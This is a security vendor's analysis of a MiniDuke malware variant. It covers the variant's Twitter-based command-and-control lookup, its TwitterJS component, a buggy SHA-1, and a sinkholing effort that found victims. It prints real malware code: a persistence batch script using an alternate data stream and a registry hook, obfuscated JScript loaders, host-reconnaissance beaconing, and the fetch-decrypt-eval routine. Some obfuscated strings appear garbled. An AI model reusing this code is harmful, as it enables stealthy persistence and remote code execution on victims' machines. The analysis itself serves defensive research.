
The downloaded payload is a fake GIF8 file containing encrypted executable. The malware processes the downloaded file in the same way as previous samples of MiniDuke: it verifies the integrity of the file using RSA-2048, then decrypts it, stores in a file and finally executes it. The RSA-2048 public key to verify integrity of the executable inside the GIF file is the same as in the previous version of MiniDuke.

Twitter Generation Algorithm

In the event that MiniDuke is unable to retrieve a C&C URL from this account, it generates a username to search for based on the current date. The search query changes roughly every seven days and is similar to the backup mechanism in previous versions that was using Google searches. A Python implementation of the algorithm can be found in Appendix B.

TwitterJS component

The TwitterJS module is extracted by creating a copy of the Windows DLL cryptdll.dll, injecting a block of code into it and redirecting the exported functions to this code. Here is how the export address table of the patched binary looks after modifications.




Name	Address	Ordinal
CDBuildIntegrityVect	40F5498A	1
CDBuildVect	40F5498A	2
CDFindCommonCSystem	40F5498A	3
CDFindCommonCSystemWithKey	40F5498A	4
CDGenerateRandomBits	40F5498A	5
CDGetIntegrityVect	40F5498A	6
CDLocateCSystem	40F5498A	7
CDLocateCheckSum	40F5498A	8
CDLocateRng	40F5498A	9
CDRegisterCSystem	40F5498A	10
CDRegisterCheckSum	40F5498A	11
CDRegisterRng	40F5498A	12
HMACwithSHA	40F5498A	13
MD5Final	40F5498A	14
MD5Init	40F5498A	15
MD5Update	40F5498A	16
PBKDF2	40F5498A	17
aesCTSDecryptMsg	40F5498A	18
aesCTSEncryptMsg	40F5498A	19
DllEntryPoint	40F54982	

This file is then stored in an Alternate Data Stream (ADS) in NTUSER.DAT in the %USERPROFILE% folder. Finally this DLL is registered as the Open command when a drive is open, which has the effect of starting the bot every time the user opens a disk drive. Below you can find the content of the init.cmd script used by MiniDuke to install TwitterJS module onto the system.


```
for %%i in ("%userprofile%") do set d=%%~si
set p=system32
if defined ProgramW6432 set p=SysWOW64
move /Y init %d%
type %d%\init>%d%\ntuser.dat:init
reg add HKCU\Software\Classes\Drive\shell /ve /f /d "Open"
reg add HKCU\Software\Classes\Drive\shell\Open\command /ve /f /d "%windir%\%p%\rundll32.exe %d%\ntuser.dat:init,CDLocateRng ""%%1"""
del %d%\init & del init.* /q
```

When loaded, TwitterJS instantiates the JScript COM object and decrypts a JScript file containing the core logic of the module.




```
o=[-1123919957,685732105,38749438,450225915,1985196803        ];try{A=ActiveXObject;S=new A(
'WScript.Shell');v=S.Environment('Volatile');t=v('PROC');v('PROC')=++t;if(t<1)throw 0;n=new A(
'MSXML2.DOMDocument').createElement('base64');n.dataType='bin.base64';d=new Date();u=Math.floor(d
.getDate()/7);h=H(''+u+d.getMonth()+d.getYear());y=new A('ADODB.Stream');y.Open;y.Type=2;y.
WriteText(''+h[0]+h[1]+h[2]);y.Position=0;y.Type=1;n.nodeTypedValue=y.Read;y.Close;k=n.text.
replace(/.*([A-Za-z]\w{14})/,'$1').substr(0,7+u);R='\\Software\\Microsoft\\';s='REG_DWORD';t=
'HKCU'+R+'Internet Explorer\\';G='User-Agent: Mozilla/5.0 (Windows; MSIE 9.0)\n';S.RegWrite(t+
'International\\W2KLpk',0,s);S.RegWrite(t+'BrowserEmulation\\MSCompatibilityMode',1,s);S.RegWrite
(t+'Main\\DisableFirstRunCustomize',1,s);S.RegWrite('HKCU'+R+'Windows\\CurrentVersion\\Internet
```

Prior to executing it, MiniDuke applies a light encoding to the script: The next images show the result of two separate obfuscations, we can see that the variables have different values. This is probably done to thwart security systems that scan at the entry points of the JScript engine.



```
o ="%'BiJ_pQ`2>ud=09:;8? W6)z]TEOgZ!Dm,Cj+<e*/~{hc(7byvS^04ΔRar}PM@YnAL[NGf1|o&KH5xIFs.q0UV-X#lw$3tk";
p ="Ig}=;;8?];]]W)d6zW)?8;:Wd?z) ] ?zd W:88W];Wd;]zW;]6z:?%%%%%%%%%MED.#wmgm[DoVGR7L&G[DESgxG-%m`QΔS[.oFDDS|
q=""; for(r=0; r<p.length; r++) q+=String.fromCharCode(o.indexOf(p.charAt(r))+32); eval(q)
```


Result of first obfuscation



```
o ="Q6<V8nq#2ı{ce)y^ODXz€tI ΔMg*K[Z@%† 'n'd+oFT],U;C5=rN173ua_xkS:09h|P/(JHw4GYDTBL-v!.W$b&~Rs}jE?pA>";
p ="v[S)DDXzMDMMt eIΔt zXDOtezΔ €M€zΔe€tOXXtMDteDMΔtDMIΔOzQQQQQQQQO*bW}Ef[f(bY~H_5/DH(b*1[-HRQf2#a1(WY!by1G
q=""; for(r=0; r<p.length; r++) q+=String.fromCharCode(o.indexOf(p.charAt(r))+32); eval(q)
```

Result of second obfuscation

The purpose of this script is to use Twitter to find a C&C and retrieve JScript code to execute. It first generates a Twitter user to search for; this search term changes every 7 days and is actually a match to the real account name, not the Twitter account name. The bot then visits the Twitter profiles returned by the search and looks for links that end with ".xhtml". When one is found, it replaces ".xhtml" with ".php" and fetches that link. Information about the computer is embedded in the Accept HTTP header.



```
ie_browser = new _ActiveXObject(s_ie_application);
ie_browser.Silent = 1;
windows_version = shell.RegRead('HKLM' + reg_software_microsoft + 'Windows NT\\CurrentVersion\\CurrentVersion');
av_product = new Enumerator(GetObject('winmgmts:\\\\.\\root\\SecurityCenter' + ((f >= 6) ? '2': '')).ExecQuery('SELECT * FROM AntiVirusProduct')).item(0);
av_product_name = (av_product) ? av_product.displayName: '-';
computer_name = new _ActiveXObject('WScript.Network').computerName;

// send a request to the C&C URL, send information in the Accept header.
ie_browser.Navigate(cc_url, 0x15e, 0, 0, 'Accept: 0.3|' + computer_name + '|' + av_product_name + '|' + windows_version + '|' + twitter_query + '\n');
```

The first link on the retrieved page should contain base64 data; the name attribute of the link is used as a rolling XOR key to decrypt the JScript code. Finally, MiniDuke calculates a hash of the fetched script and compares it with a hardcoded hash in the TwitterJS script. If they match, the fetched script is executed by calling *eval()*.


```
get_page_links(ie_browser);
t = ie_browser.document.anchors[0]; // retrieve the first a element of the page
node_base_64.text = t.innerHTML; // Base64 decode the content
node_name = t.name; // the name property of the a element is used as a XOR key to decrypt the retrieved javascript
y.Open;
y.type = 1;
y.write(node_base_64.nodeTypedValue);
y.Position = 0;
y.type = 2;
y.CharSet = 'utf-8';
decrypted_javascript = '';
t = y.ReadText;
for (i = 0; i < t.length;) decrypted_javascript += String.fromCharCode((node_name.charCodeAt(i % node_name.length)) ^ (t.charCodeAt(i++)));
file_hash = modified_SHA1(decrypted_javascript);
// check that the hash of the downloaded javascript matches the hardcoded one. If it does, eval it.
if (file_hash[0] == hardcoded_hash[0] && file_hash[1] == hardcoded_hash[1] && file_hash[2] == hardcoded_hash[2] &&
    file_hash[3] == hardcoded_hash[3] && file_hash[4] == hardcoded_hash[4]) {
    eval(decrypted_javascript);
    break
```

The tale of the broken SHA-1

The code hashing algorithm used by the component looks very much like SHA-1 but outputs different hashes (you can find the complete implementation in Appendix B. We decided to search for what was changed in the algorithm; one of our working hypotheses was that the algorithm might have been altered to make collisions feasible. We couldn't find an obvious difference; all the constants and the steps of the algorithm were as expected. Then we noticed that for short messages only the second 32-bit word was different when compared to the original SHA-1.

SHA1('test') : a94a8fe5**ccb19ba6**1c4c0873d391e987982fbbd3
TwitterJS_SHA1('test') : a94a8fe5**dce4f01c**1c4c0873d391e987982fbbd3

By examining how this 2nd word was generated we finally discovered that this was caused by a scope issue. As shown below the SHA-1 function used a variable named **f:** the function Z() is then called which also uses a variable named **f** without the var keyword, causing it to be treated as a global variable rather than local to the function. The end result is that the value of **f** is also changed in the SHA-1 function which affects the value of the 2nd word for that round and ultimately the whole hash for long messages.



```
a = Z(a, q);
b = Z(b, f);
c = Z(c, g);
d = Z(d, h);
e = Z(e, k)
function Z(x, y) {
    f = 0xffff;
    l = (x & f) + (y & f);
    m = (x >> 16) + (y >> 16) + (l >> 16);
    return (m << 16) | (l & f)
}
```

A likely explanation of how this problem came to be is that the variable names were changed to single letters using an automated tool prior to embedding it in the payload. The 2 *f* variables probably had different names in the original script which avoided the issue. So this leaves us with two takeaways: 1) The difference in the hashing algorithm was unintentional and 2) Always declare your local variables with the var keyword. ;-)

Twitter DGA accounts

We generated the list of Twitter search terms for 2013-2014 and checked if any of those were registered. At the moment only one exists, **@AA2ADcAOAA**, which is the TwitterJS account that was generated between August 21st and 27th 2013. This account has no tweets. In an effort to discover potential victims, we registered the Twitter accounts corresponding to the current week both for the main and TwitterJS components and set up tweets with encrypted URLs so that an infected computer would reach out to our server. So far we have received connections via the TwitterJS accounts from four computers located in Belgium, France and the UK. We have contacted national CERTs to notify the affected parties. We detect the RTF exploit document as Win32/Exploit.CVE-2014-1761.D and the MiniDuke components as Win32/SandyEva.G.

Appendix A: SHA-1 hashes

SHA-1	**Description**
58be4918df7fbf1e12de1a31d4f622e570a81b93	RTF with Word exploit CVE-2014-1761

b27f6174173e71dc154413a525baddf3d6dea1fd	MiniDuke main component (before config encryption)
c059303cd420dc892421ba4465f09b892de93c77	TwitterJS javascript code

Appendix B &C: DGA algorithms, Twitter DGA accounts

The DGA scripts and account lists have been moved to our Github account :
https://github.com/eset/malware-research/tree/master/miniduke

Author ESET Research, ESET